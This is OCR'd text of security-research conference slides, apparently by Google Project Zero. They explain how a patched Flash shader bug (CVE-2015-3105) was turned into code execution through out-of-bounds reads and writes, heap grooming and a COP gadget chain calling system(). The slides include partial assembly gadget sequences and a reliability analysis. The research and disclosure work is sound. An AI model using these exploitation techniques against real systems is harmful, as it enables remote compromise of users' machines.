
Case study #2: Flash shader bad write

CVE-2015-3105, patched June 9, 2015



Case study #2: Flash shader bad write

CVE-2015-3105, patched June 9, 2015



But is it reliable?

But is it reliable?

SURELY THOU JESTETH


HA!

HA!

THOU HAST CROSSED A HEAP CHUNK


Case study #2: Let's do better

CVE-2015-3105



Case study #2: Let's do better

CVE-2015-3105



Google

Case study #2: The story so far


- We performed an intra-chunk out-of-bounds write (deterministic).
- We have exactly one useful side-effect to carry forward.
- We corrupted the 4th argument to a ternary opcode:

```
DEST_REG = (CONDITION_REG == 1) ? SRC_REG_1 : SRC_REG_2
```

- We can reference an out-of-bounds register number.
- We turned an out-of-bounds write into… an out-of-bounds read!
- Uh, yay us?


Case study #2: The out-of-bounds read

(Frankenstein's) Runtime shader object, single heap chunk



Case study #2: The out-of-bounds read

(Frankenstein's) Runtime shader object, single heap chunk



Case study #2: Are we getting somewhere?

- We performed an intra-chunk out-of-bounds write (deterministic).
- This enables an out-of-bounds read.
- We performed various intra-chunk out-of-bounds reads (deterministic).
- We **leaked the value of a vtable** and a **buffer** (ROP-tastic!).
- But… you can't take over a process with a read.
  - (Unless you're James Forshaw)
- We also have inter-chunk out-of-bounds reads and writes, but they obviously have reliability problems.
- Can we put these pieces all together?

Case study #2: Breakthrough #1!

Google

Case study #2: Breakthrough #2!


Case study #2: Chaining the primitives

Heap spray to this attempted state:

8KB chunks


Case study #2: Chaining the primitives

Punch a hole, run shader:




Case study #2: Chaining the primitives

Allocate heap groom object, punch a hole, run shader:




Case study #2: Chaining the primitives

Allocate heap groom object, punch a hole, run shader (x2):



Case study #2: Chaining the primitives

Allocate heap groom object, punch a hole, run shader, prove final layout:



8KB chunks

0x7f123456**1000**

Demo

<o’reilly>
**** it, we’re doing it live!
</o’reilly>

Case study #2: COP


- Shall we ROP, JOP or COP?
- COP FTW!

```
mov rdi, rax
call [rax + 0x50]
```

- COP advantages
  - No stack pivot (tricky gadget on 64-bit, detectability)
  - Common instruction sequence
  - Stack is always valid
  - Easy continuation of execution

Case study #2: COP vtable setup

Vector.<uint> buffer contents:



Case study #2: COP vtable trigger pull

Vector.<uint> buffer contents:


```
// Fire the exploit. This calls our vtable on the 3D object, with this
// initial instruction and following gadget sequence:
call [rax + 0x70]      ; rax points to our Vector.<uint> buffer.
mov rdi, rax           ; gadget 1 starts, sets up system() param.
call [rax + 0x50]
```

Case study #2: COP vtable trigger pull

Vector.<uint> buffer contents:


```
// Fire the exploit. This calls our vtable on the 3D object, with this
// initial instruction and following gadget sequence:
call [rax + 0x70]       ; rax points to our Vector.<uint> buffer.
mov rdi, rax            ; gadget 1 starts, sets up system() param.
call [rax + 0x50]
call [rax + 0x20]       ; gadget 2 starts
```

Case study #2: COP vtable trigger pull

Vector.<uint> buffer contents:

rax, rdi

gnome-calculator	0x20		0x50		0x70

```
// Fire the exploit. This calls our vtable on the 3D object, with this
// initial instruction and following gadget sequence:
call [rax + 0x70]       ; rax points to our Vector.<uint> buffer.
mov rdi, rax            ; gadget 1 starts, sets up system() param.
call [rax + 0x50]
call [rax + 0x20]       ; gadget 2 starts
jmp system@plt          ; gadget 3
add rsp, 8              ; gadget 2 resumes, re-aligns stack
ret                     ; return back to original call

_context3d.driverInfo;
```

Case study #2: mopping up

- Continuation of execution, please!
  - Repair trashed vtable using the same Vector.<uint> out-of-bounds write.
  - Repair trashed Vector.<uint> length by re-running shader program with “correct” parameter value.

Case study #2: TL;DR

- Intra-chunk out-of-bounds write to corrupt ternary opcode.
- Intra-chunk out-of-bounds read to grab vtable, self heap address.
- Inter-chunk out-of-bounds read (safe), using self heap address knowledge.
- Inter-chunk out-of-bounds read (safe, multiple) to prove heap layout and heap groom success.
- Inter-chunk out-of-bounds **write** to clobber known object field.
- Read / write vtable just after Vector.<uint>
- Bit of COP; repair damage.
- Time for cigars.

But is it reliable?

But is it reliable?

COMPUTERS!

HA!  HA!

THEY’RE HARD

Case study #2: sources of unreliability

- What about threads?
    - Sort of OK. If a thread messes with our heap groom, we'll detect and exit. We ***do not believe*** that a thread will touch our corrupted 3D object during its windows of corruption.
- What about page reload?
    - OK. Page reload touches every object to shut down / delete it, but page reload is **synchronous** with respect to running script.
- What about out-of-memory pressure?
    - OK. Out-of-memory pressure decommits pages in the heap, which could lead to a fault reading out-of-bounds. But we can query system state in our ActionScript. And race window is tiny.
- What about unusual virtual address space layout?
    - Iffy. Due to shader language constraints, we can only compare lower 32-bits of a pointer. Trouble if the heap spans > 4GB. (This does not occur in normal Flash processes.)

Conclusion

- Bug class and bug specifics dominate reliability questions
- Even with a “good” bug, 100% reliable* exploits are hard
- There are usually some factors that are difficult to control for
- We’re using this research to help drive compiler-based mitigation work

Questions?

@scarybeasts
@natashenka

http://googleprojectzero.blogspot.ca/

Google